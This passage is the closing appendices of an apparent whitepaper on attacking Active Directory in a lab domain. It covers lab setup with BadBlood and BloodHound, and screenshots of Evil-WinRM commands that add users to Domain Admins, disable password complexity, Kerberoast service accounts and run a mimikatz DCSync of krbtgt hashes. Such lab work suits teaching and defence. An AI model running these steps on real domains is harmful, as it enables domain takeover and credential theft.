
Warren, J., 2017. *AD Permissions Attack #1: Exploiting Weak Permissions with PowerSploit*. [Online]
Available at: <https://stealthbits.com/blog/exploiting-weak-active-directory-permissions-with-powersploit/>
[Accessed 13 May 2021].

APPENDICES


4.1 APPENDIX A: SETUP ACTIVE DIRECTORY

Active Directory Installation:


4.1.1 Click 'Add roles and features'




4.1.2 Click Role-based or feature-based installation



4.1.3 Keep a note of the server IP Address




4.1.4 Install Active Directory Domain services and click 'add features' when a window pops up.




4.1.5 Click next to all default features


4.1.6 Click Install



4.1.7 Click 'promote this server to domain controller'



4.1.8 Add a new forest and create a Root domain name



4.1.9 Create a Directory Services Restore Mode (DSRM) password

The screenshot shows the 'Specify domain controller capabilities' section of the Windows Server installation wizard. On the left, a navigation pane lists 'Paths', 'Review Options', 'Prerequisites Check', 'Installation', and 'Results'. The main area has checkboxes for 'Domain Name System (DNS) server' (checked), 'Global Catalog (GC)' (checked), and 'Read only domain controller (RODC)' (unchecked). Below these, it prompts to 'Type the Directory Services Restore Mode (DSRM) password' with fields for 'Password' (masked with dots) and 'Confirm password'.

4.1.10 Keep or change your NetBIOS domain name


The screenshot shows the 'Additional Options' screen. The left navigation pane includes 'Deployment Configuration', 'Domain Controller Options', 'DNS Options', 'Additional Options' (highlighted), 'Paths', and 'Review Options'. The main area is titled 'Verify the NetBIOS name assigned to the domain and change it if necessary'. It shows 'The NetBIOS domain name:' as 'HACKLAB' with a text box for modification. The top right corner indicates 'TARGET SERVER WIN-H60CH90HVP'.

4.1.11 Click install & restart the server once the install is completed.


The screenshot shows the 'Prerequisites Check' screen. The left navigation pane lists 'Deployment Configuration', 'Domain Controller Options', 'DNS Options', 'Additional Options', 'Paths', 'Review Options', 'Prerequisites Check' (highlighted), 'Installation', and 'Results'. The main area displays a status bar at the top: 'All prerequisite checks passed successfully. Click 'Install' to begin installation.' Below this, it states 'Prerequisites need to be validated before Active Directory Domain Services is installed on this computer' and offers a 'Rerun prerequisites check' link. A 'View results' section shows a warning about DNS delegation and a confirmation that prerequisites are completed. At the bottom, there are buttons for '< Previous', 'Next >', 'Install', and 'Cancel'.

Add First Users:


4.1.12 Select Active Directory Users and Computers



4.1.13 Go to Users, then New and select User



4.1.14 Create first user



4.1.15 First user created



Using the BadBlood tool:

“BadBlood by David Rowe, Secframe.com, fills a Microsoft Active Directory Domain with a structure and thousands of objects. The output of the tool is a domain similar to a domain in the real world. After BadBlood is ran on a domain, security analysts and engineers can practice using tools to gain an understanding and prescribe to securing Active Directory. Each time this tool runs, it produces different results. The domain, users, groups, computers, and permissions are different. Every. Single. Time.” (Rowe, 2021)

4.1.16 Invoke badblood.ps1

```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) 2012 Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> cd Desktop
PS C:\Users\Administrator\Desktop> cd Badblood-master
PS C:\Users\Administrator\Desktop\Badblood-master> ./invoke-badblood.ps1
```

4.1.17 BadBlood automatically filling Active Directory with a random number of Users, Groups, Computers and Objects

```
Press any key to continue...
You are responsible for how you use this tool. It is intended for personal use only.

Random Stuff into a domain - Creating 3500 Users
Progress:
[oooooooooooooooooooo]

Domain size generated via parameters
Users: 2500
Groups: 500
Computers: 100

Type 'badblood' to deploy some randomness into a domain: badblood
badblood

Operation      DistinguishedName      Status
-----
AddSchemaAttribute cn=ms-Mta-AdfPwz,CN=Schema,CN=Configuration,DC=hacklab,DC=local Success
AddSchemaAttribute cn=computer,CN=Schema,CN=Configuration,DC=hacklab,DC=local Success
ModifySchemaClass cn=computer,CN=Schema,CN=Configuration,DC=hacklab,DC=local Success

Name          : hacklab
DistinguishedName : DC=hacklab,DC=local
Status        : Delegated


Creating Tiered OU Structure
Creating Users on Domain
```


4.1.18 Active Directory has now been filled with (in these case) 4811 users, 544 Groups, 101 computers


```
Administrator: Windows PowerShell
PS C:\Users\Administrator> (Get-ADUser -Filter *).count
4811
PS C:\Users\Administrator> (Get-ADGroup -Filter *).count
544
PS C:\Users\Administrator> (Get-ADComputer -Filter *).count
101
PS C:\Users\Administrator>
```

Start Windows client:

4.1.19 Once windows client is started, go to 'view your PC name'




4.1.20 Go to 'rename this PC advanced' and click 'Change'




4.1.21 Rename the PC and restart



4.1.22 Go to Network & Internet settings




4.1.23 Enter your domain IP address into 'Preferred DNS server'



4.1.24 Repeat step 18 but this time enter your domain name. In this whitepaper it was hacklab.local



4.1.25 Restart the machine & you should now be able to login as the account created earlier which is now part of the Active Directory.



4.2 APPENDIX B: INSTALL BLOODHOUND

Install Neo4j:

4.2.1 Add the neo4j repo to apt sources:

```
(kali㉿kali)-[~]
$ wget -O - https://debian.neo4j.com/neotechnology.gpg.key | sudo apt-key add -
(kali㉿kali)-[~]
$ echo 'deb https://debian.neo4j.com stable 4.0' > /etc/apt/sources.list.d/neo4j.list
(kali㉿kali)-[~]
$ sudo apt-get update
```

4.2.2 Install apt-transport-https with apt:

```
(kali㉿kali)-[~]
$ apt-get install apt-transport-https
```

4.2.3 Install neo4j using apt:

```
(kali㉿kali)-[~]
$ sudo apt-get install neo4j
```

4.2.4 Stop Neo4j:

```
(kali㉿kali)-[~]
$ systemctl stop neo4j
```

4.2.5 Start Neo4j:

```
(kali㉿kali)-[~]
$ cd /usr/bin
(test123㉿kali)-[~]
$ neo4j console
```

Install BloodHound:

4.2.6 Install BloodHound using apt:

```
(test123㉿kali)-[~]
$ sudo apt-get install bloodhound
```

4.2.7 Launch BloodHound:

```
(kali㉿kali)-[~/Desktop]
$ bloodhound
```

4.3 APPENDIX C: LARGE SCREENSHOTS

4.3.1

```
*Evil-WinRM* PS C:\Users\MARCO_BONNER\Documents> net group "Domain admins"
Group name      Domain Admins
Comment        Designated administrators of the domain

Members

5371964566SA    ABRAHAM_ROBINSON    Administrator
EZRA_MONTGOMERY GREGORIO_MARTIN    KENDALL_PATEL
The command completed successfully.

*Evil-WinRM* PS C:\Users\MARCO_BONNER\Documents>
```

Figure 44

4.3.2

```
*Evil-WinRM* PS C:\Users\MARCO_BONNER\Documents> net group "Domain admins" MARCO_BONNER /add
The command completed successfully.
```

Figure 45

4.3.3

```
*Evil-WinRM* PS C:\Users\MARCO_BONNER\Documents> Add-DomainGroupMember -Identity 'Domain Admins' -Members 'JDoe'
```

Figure 46

4.3.4

```
*Evil-WinRM* PS C:\Users\JDoe\Documents> secedit /export /cfg c:\secpol.cfg
The task has completed successfully.
See log %windir%\security\logs\scserr.log for detail info.
*Evil-WinRM* PS C:\Users\JDoe\Documents> (gc C:\secpol.cfg).replace("PasswordComplexity = 1", "PasswordComplexity = 0") | Out-File C:\secpol.cfg
*Evil-WinRM* PS C:\Users\JDoe\Documents> secedit /configure /db c:\windows\security\local.sdb /cfg c:\secpol.cfg /areas SECURITYPOLICY
Completed 5 percent (8/18)    Process Security Policy area
Completed 22 percent (3/18)   Process Security Policy area
Completed 44 percent (7/18)   Process Security Policy area
Completed 61 percent (10/18)  Process Security Policy area
Completed 77 percent (13/18)  Process Security Policy area
Completed 100 percent (18/18) Process Security Policy area
The task has completed successfully.
See log %windir%\security\logs\scserr.log for detail info.
```

Figure 47

4.3.5

```
*Evil-WinRM* PS C:\Users\JDoe\Documents> net group "Domain admins"  
Group name      Domain Admins  
Comment         Designated administrators of the domain  
Members  
-----  
5371964566SA    ABRAHAM_ROBINSON    Administrator  
EZRA_MONTGOMERY GREGORIO_MARTIN     JDoe  
KENDALL_PATEL   MARCO_BONNER  
The command completed successfully.  
*Evil-WinRM* PS C:\Users\JDoe\Documents> █
```

Figure 48

4.3.6




Figure 49

4.3.7

```
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

Password:
ServicePrincipalName: Name: MemberOf: PasswordLastSet: LastLogon: Delegation:
HTTP/hacklab.local MARCO_BONNER CN=Account Operators,CN=BuiltIn,DC=hacklab,DC=local 2021-03-23 16:28:08.601257 2021-05-18 16:01:29.326113
MSSQLSvc/WIN-H60CH9094VP/hacklab.local MSSQLSvc CN=Administrators,CN=BuiltIn,DC=hacklab,DC=local 2021-05-13 21:44:12.260386 <never>

$krb5tgt:$23$MARCO_BONNER$HACKLAB.LOCAL$hacklab.local/MARCO_BONNER#$ad548c8f63cb2488a9f870facfd3eb51792e01fe12c1aa03a3fc4737d235502051cbe45b4751cb11313a8c9467c197cbff25e88a29aada337966
d9c9cf76f6c1187ec42d784a2e4beb5bfa47ab2a6b181b602d3e742b818430fcd544b5a100d8f9d8058717dd0ed74c7582ce4d30e82a649cdca4b34fc9697643bd8e9113750bca229c230ab77ab671c865faFa73238ec090c93f
cd86aFa5f41f6dd138856c3737be7b213a919f30d9a7ef7d80e088d302798cb7745e1acd546b2045121b0d6a2b173ad4ea93f34c73ba6d869a865619f2f18ccf8b4787f80c1181e4f695659f9a832d84b4d180048ecff3731ead90f
71211ab41d135e86e8445df9802fa07d0841d9b95d529ca71a16530b56ca7874b78a63a04a98ac38ec3525e429d388126bd1d12d44a3f3c11957a0c407bc0a3d0437b628a7d5aaa2981b657cf800f18d5f45d782edd78fa32c8df3
5b1518d2a4f2d5c1ff30ad2e59efb1a89b54aa02135445506180ac f3655f299129afaa5b1bf3a030388ff2e25385d7e6bdff6a89679c7a7531a10c17022014190b49a27d8fa9f57002f8a6d2df482bd7df575d80c59e59163abc7
da78ec0cccd4394a265b77e113829a49b8120cd47c9d0e7b5974dc1b0b5a679a38e15ae87d022d1a638bc10edd22e5446c3c9cf7867fa75973f96007da88fc79c854c22073cafa55f87f32135a37f5da9cbfadd4a8f79efb5aaaf1
f767d52cccd69b535ef72a3e9ec8163ed028a7fc58897d978ce283c3ca99aaaf022fddc46712517ca5eba7c37b29fbffa3802412c20f0f8265b81ef65a0dd7aad8c254cd6f945eece739559d5cd22hc556931fa180d7ae72b9
7f8e3b0d34db939216a279ab8ed98bca9197d4fc9d0e7b5974dc1b0b5a679a38e15ae87d022d1a638bc10edd22e5446c3c9cf7867fa75973f96007da88fc79c854c22073cafa55f87f32135a37f5da9cbfadd4a8f79efb5aaaf1
bc85f6aee0b2c8594095fcccfd518cc2a7a3a2b01d06f7e543b22f367b0a56b8a5e87bd7b1dcf9167b0edf0869280c7e2c5f0eeff884dfbf5f0f93087e7a771ed0e2f2e04eb878cd1be5d2ecc45f81cdf10eb68571203dd73efb
ca481e9b3b2fc359b35eb9d7e25b8a3820a415a72b0dd595c4918fac8a8fb34b5bcbdea78af8f2e8faaa442713d19743da5d0972dec09a3ccae00595783a5c41d52573b0644c0ddfd0ed7965a772d12af36a171f57b8e554d9
f6baba1f03b1f6d217da67eb97m4ed40f27a50780b76900097aaa94113bb4aaaa1c7c7ff76081eeab674b51b8aad8275c1507db1ace1f35010191d011cc5a080019c462e5574397bec61e000485b0eb9d24a20edc1885c906cb3
530e55e801dc08078993af89a2b5f0dd81fc9c991e1878c6ca1283fba9872ed9b81fd75894d29aedb98c1ce07c7fdaa2e8cb9cd450442e769295b91e33b8831cd58a24c1a9f58c1f6b4f207fda736baf04ae
$krb5tgt:$23$MSSQLSvc$HACKLAB.LOCAL$hacklab.local/MSSQLSvc#$c683bdc4c5397c2320f76802f9c86f15990eac29c720ed989d72351848059dc76608cf7f53386Adeb591d4247d11a8abe592c2571f49a582271730f75
0350177080f2a6358d496ef1b9f6243067f1c15708bb794cf8ced3df47f97d49440021e0f117cf78081e72335619d0f6a70376067527f119aff11a17c21a0ef7939a2cc0231719000362132a6bb1c93b36cc4bb45eb8a42d0b0
1978c2e76cd46e7b8a7430427ad4ef165979e4e214d64e0c0dde283f54dbf4c3fde813f7d1008e2751bc1f1b6a3f1aabb11c46da1481a506c5385b599c5c1197f88c285729b0d1c8710f253f28a6c5555ed92a6c190b726e2ba5b
ac5e4ca506ee0f3083ac197142243eb1f028787e1471118a8cf73ba92a90832bda88f7800b5f0549717d34261f278c752479624078811405c3e1bdc343aed257116ba219971a0a00699cbbe8a18a6225d67aab7ecb78d6b6aac082
a9490576ed6fbdbda7b7007c176378e8f788eb7961001df27781a99c49f185e850e5d59bda7f4d15d1ca113660599672461b0da49989a4b4f945cd4bd674d2012ec1df5ca30ae1d6b7d8168cb6bca5f78c3f0ae144991af5d
206caf1e49234320265613130df20ca0d3d4a8381da8daed1ee3176a1dc4a4d623f0f4c8ebaf11ecacea743831bdf174e0d98f2945a000eccc533de5b6c57779c0b735ac435f4f8c752689c5f4c8c136569a4d389dc7f938ac4
44fe47211101b44ace16e05df84af67392da1547a256b6a76209b96f8140ca2e4bd11860999e27bca2719479f89602cf981c25074f7f5e8a3b1f327a81559c732a4e691700730d543115e935f79ed9cfa20a7099d034681e16
a2b7c6eb9e5d6f560f7f816424d531f6b3dea504b3480fd3d424bfff6d5b0889f1dc3f349c5647ea2c8a690712963b3128ff7ca3da5e06d8a9e247dfabd2ee3207cb479bac4a1e28a05deb38ce104a67969a9a5d0fd31a83cc0
5a9ee77b651b573e4d28103b06a12cf9f008a30b19dc74bc73cd46cbf1d70873eac35b0a2492a6e58496e00b0b9d2eed5e1f96af7b07e8a7465c8f2ae39c92822175d7888af18092f50cb15a1899b2ea155628a83a31b253033c98
20808256494e2af238aadeaeb7895678ee4c094671cd2a8921d6dceab24bfe1c0a6ed3f8fa011b790083b21dabbb988ac56d114488e9c8a8af019e52f217b6781c53022bba6717ff774d87ad6ea5fe31da5c268003867c4c87
f087410b31821e5574ee18cf6bb8e6a62b05ba5e22ad83aa5060460c460d5ed9139002a140436d731837d56ab27fcb26f381f82b3d00502ae394d055fbb3b536b515033a0b996b293ad8374a3af792ef08a154fa296d7f912b7f0
a958746147b0b5e01d0e9718b3f5265372d3c4e38adaa01c0c772081fda0118abdc16f566e86b6d9c13ac96cd16f337ad8f8ac18799a0bf0eb3dd567ace83399a2f15359a2224ec8b695d0cd78f
```

Figure 50

4.3.8

```
##### mimikatz 2.1 (x64) built on Nov 10 2016 15:31:14
.## ^ ## "A La Vie, A L'Amour"
.## / ## /* * *
.## \ ## Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
'## v ## http://blog.gentilkiwi.com/mimikatz (oe.o)
##### with 20 modules ** */

mimikatz(powershell) # lsadump::dcsync /domain:hacklab.local /user:krbtgt
[DC] 'hacklab.local' will be the domain
[DC] 'WIN-H60CH9094VP.hacklab.local' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN : krbtgt
** SAM ACCOUNT **

SAM Username : krbtgt
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00080202 ( ACCOUNTDISABLE NORMAL_ACCOUNT TRUSTED_FOR_DELEGATION )
Account expiration :
Password last change : 3/11/2021 11:32:00 PM
Object Security ID : S-1-5-21-715372435-927989858-2049005755-502
Object Relative ID : 502

Credentials:
Hash NTLM: 76ff204a22a472942d489205b10b6ced
ntlm- 0: 76ff204a22a472942d489205b10b6ced
lm - 0: 78d6b07794ddc14d2bdda824fc4c9b0

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
Default Salt : HACKLAB.LOCALkrbtgt
Default Iterations : 4096
Credentials
aes256_hmac (4096) : e6a05168b9671a71b46ea0dec5823ef1528ba301ea71605c2895fea099114122
aes128_hmac (4096) : 820086af721e02578ca8f27d9dfdbbe49
des_cbc_md5 (4096) : 67235ee0a120dfdf

* Packages *
Kerberos-Newer-Keys
```

Figure 51

4.4 APPENDIX D: DISCUSSION SCREENSHOTS

4.4.1




Figure 52

4.4.2

